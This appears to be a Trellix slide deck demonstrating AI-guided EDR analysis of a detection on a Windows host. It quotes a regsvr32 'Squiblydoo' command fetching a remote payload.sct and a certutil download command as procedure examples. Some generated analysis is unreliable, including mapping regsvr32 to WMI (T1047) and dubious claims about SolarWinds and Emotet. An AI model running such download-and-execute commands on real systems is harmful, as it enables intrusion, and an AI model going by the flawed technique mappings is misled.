Adversary Insights: Adversaries may use the Windows Command Shell to execute various commands, scripts, or binaries during different stages of an operation, such as gaining initial access, executing payloads, or performing lateral movement.

Why are Observed Actions for MITRE: The observed execution of Cmd.exe to invoke the Regsvr32.exe utility and execute a remote script aligns with the MITRE ATT&CK technique T1059.003 (Windows Command Shell).

Related Tactics: Execution (Tactic ID: TA0002)

Procedures Include:
1. cmd.exe /c <command> (Execute a single command)
2. cmd.exe /k <command> (Execute a command and keep the command prompt open)
3. cmd.exe /c "script.bat" (Execute a batch script)
4. cmd.exe /c "powershell.exe -EncodedCommand <encoded_command>" (Execute an encoded PowerShell command)
5. cmd.exe /c "certutil.exe -urlcache -split -f https://example.com/file.exe file.exe" (Download a file using certutil.exe)

Trellix

Detection Accuracy for Confidence

Detection Accuracy

The detection and related suspicious indicators appear to be accurate and reasonable based on the provided events. Here's a step-by-step explanation:

1. Regsvr32.exe Process Execution:
   - The Regsvr32.exe process was executed with command-line parameters that reference a public IP address (216.58.194.85) and a script file (payload.sct).
   - This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by abusing the functionality of the Regsvr32.exe utility.
   - The command-line parameters "/u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll" suggest an attempt to register the script file with the system, which could lead to the execution of malicious code.

2. Threat-Sample2.exe Executable:
   - The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory (C:\Users\cdaauto\AppData\Local\Temp_MEI53202).
   - The creation and deletion of this DLL file within a short time frame is a common technique used by malware to hide its presence and avoid detection.

3. Cmd.exe Process Execution:
   - Multiple instances of the Cmd.exe process were executed, potentially to execute additional commands or scripts.
   - The execution of Cmd.exe from the Threat-Sample2.exe process and the Regsvr32.exe process suggests a potential attempt to execute further malicious actions.


4. Host Identification:
   - The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.

1 Overall, the detection and related suspicious indicators are accurate and reasonable based on the provided events. The combination of the Regsvr32.exe process execution, the Threat-Sample2.exe executable, and the multiple Cmd.exe process executions strongly suggests a potential attempt to bypass security controls, execute malicious code, and establish a Command and Control (C2) channel on the affected host.

RATE THIS RESPONSE

Trellix

Knowledge Graph



Which user?

What file of application?

Where?

How?

Trellix

Guided Response Actions

Recommended Actions

1

The next steps should focus on preserving the evidence and further investigating the suspicious activities observed on the host with the hostname 1P4W1022H264. The Regsvr32.exe process execution with the public IP address and script file reference indicates a potential attempt to establish a Command and Control (C2) channel or execute malicious code on the system. The Threat-Sample2.exe executable and associated DLL file creation and deletion in the temporary directory are also highly suspicious. To mitigate the risk, the SOC analyst should consider isolating the affected host, but should carefully evaluate the potential business impact of this action. The evidence should be preserved by collecting forensic images of the affected host, capturing network traffic logs, and analyzing the Regsvr32.exe process and the referenced script file. The data exposure assessment should consider the potential for data exfiltration or further compromise of the system. The business impact could be significant if the attack is successful, as it may lead to unauthorized access, data breaches, or disruption of critical business operations. This type of attack is often associated with advanced persistent threat (APT) groups or other sophisticated threat actors, and a thorough investigation and response plan is crucial to address the potential risks.

2

3

RATE THIS RESPONSE

Evidence Preservation

Host Isolation

Data Exposure Assessment

Trellix

Device Risk Assessment

Device Information

Based on the provided detections and events, the following device/endpoint information is evident:

Device Name: 1P4W1022H264
User Name: cdaauto
OS: Windows 10 version 10.0.19041
IP Addresses: 10.26.124.25
MAC Address: 00:50:56:ac:5c:35

1

2

The context of this device suggests it is likely a workstation or desktop system, as it is running a client version of Windows 10 and the user account "cdaauto" is accessing the system. There are no clear indications that this is a test or development environment, server, or specialized system.

The key evidence supporting this includes:
- The Windows 10 client operating system version
- The user account "cdaauto" accessing the system
- The presence of a desktop application, "Threat-Sample2.exe", being executed on the system

Overall, the device appears to be a standard Windows 10 workstation or desktop system, potentially belonging to a regular user or employee within the organization.

3

RATE THIS RESPONSE


- Comprehensive Device Details
- Attack Surface Details
- Enterprise Risk Value

Trellix

Analyze Detection

Dossier Mode

Dossier Mode provides executive summaries of an incident that details what happened, where it happened, when it happened, and how to investigate and remediate quickly.



Trellix

MITRE Techniques and Tactics

- Windows Management Instrumentation (T1047)
  The use of regsvr32.exe to execute a payload is a known technique (T1047) used by adversaries to abuse the Windows Management Instrumentation (WMI) for execution and defense evasion. This technique allows adversaries to execute arbitrary code by leveraging the trusted regsvr32.exe utility.
- Windows Command Shell (T1059.003)
  The events show the execution of cmd.exe, which is a Windows command shell utility. Adversaries often use command shells (T1059.003) to execute malicious code, perform reconnaissance, and move laterally within a compromised environment.
- Ingress Tool Transfer (T1105)
  The command line used by regsvr32.exe includes a public IP address (216.58.194.85) from which a payload is downloaded. This is an example of the Ingress Tool Transfer technique (T1105), where adversaries transfer tools or malicious code from a remote system to the compromised host.

Known Breaches

- SolarWinds Supply Chain Attack
  The SolarWinds supply chain attack, discovered in December 2020, involved the use of regsvr32.exe to execute malicious payloads. The adversaries leveraged the trusted SolarWinds software to deliver the SUNBURST malware, which used regsvr32.exe to execute additional malicious components. While the attack vector differs, the use of regsvr32.exe for execution is a common technique observed in both incidents.
- Emotet Malware
  Emotet, a notorious banking Trojan, has been known to use regsvr32.exe to execute malicious payloads. The malware often employs techniques like downloading payloads from remote servers and using legitimate utilities like regsvr32.exe for execution, similar to the observed events. However, Emotet primarily targets financial institutions, while the current incident appears to be more widespread.

Recommendations


- Incident Response
  The affected host (1P4W1022H264) should be isolated and investigated thoroughly. Evidence such as memory dumps, disk images, and network traffic captures should be collected and preserved for further analysis. A comprehensive risk assessment should be performed to determine the potential data exposure and business impact.
- Malware Analysis
  The downloaded payload (payload.sct) should be analyzed in a secure environment to understand its capabilities, persistence mechanisms, and potential impact. Indicators of Compromise (IoCs) should be extracted and shared with relevant stakeholders for detection and prevention purposes.

RATE THIS RESPONSE


Trellix

Demo

Trellix Wise in EDR



Trellix



Trellix EDR with Forensics

Strong EDR and Forensics

Covering cloud, on-prem and hybrid

Trellix

Questions

Trellix

Recap of Trellix Endpoint Protection Stack

High-level overview of what it does and why it would matter

Component Name	What it does:	Why needed?	Stakeholder
Trellix ePO	Central management of endpoint protection policies and reporting	Scalable, On-premises, SaaS,	Workplace and Sec Ops Team
Trellix ENS	NGAV, Anti-Malware and Threat Protection using Intelligence, Signatures, Exploit Prevention, Firewall and Behavioural Rules.	Compliance, Award-winning protection, highly configurable, customized rules, alternative to Defender; supplement HX or other EDR	Workplace and Sec Ops Team
Trellix Insights	Taking proactive approach to prevent attacks before attacks happen. Ability to enhance security posture.	Understands trending threats across countries / industries.	Sec Ops Team
Trellix TIE	Add local file reputations from threat intelligence and sandbox.	Reduce MTTR, add own indicators of compromise for better protection	Sec Ops Team
Trellix EDR	AI-guided investigation. Allows tier 1 incident responders to do more. Threat hunting.	Detect threats that bypass prevention tools; investigate incidents; hunt for new threats	Sec Ops Team
Trellix Forensics (HX)	Proactive threat detection, investigation, forensics and hunting	Investigate incidents, root cause analysis; forensic investigations; replace Sysmon or 3rd Party forensics	Sec Ops Team

Trellix

Trellix

Backup Slides

Optional subtitle

Comparison

Optional subtitle

Topic Headline One

Lorem ipsum dolor sit amet

- Consectetur adipiscing elit

Ut sed tortor sit amet sem

- Scelerisque lobortis
- Sed lobortis elit sed tempor ultricies

Donec ac enim a tellus mollis

- Porttitor ac a tellus

Topic Headline Two

Lorem ipsum dolor sit amet

- Consectetur adipiscing elit

Ut sed tortor sit amet sem

- Scelerisque lobortis
- Sed lobortis elit sed tempor ultricies

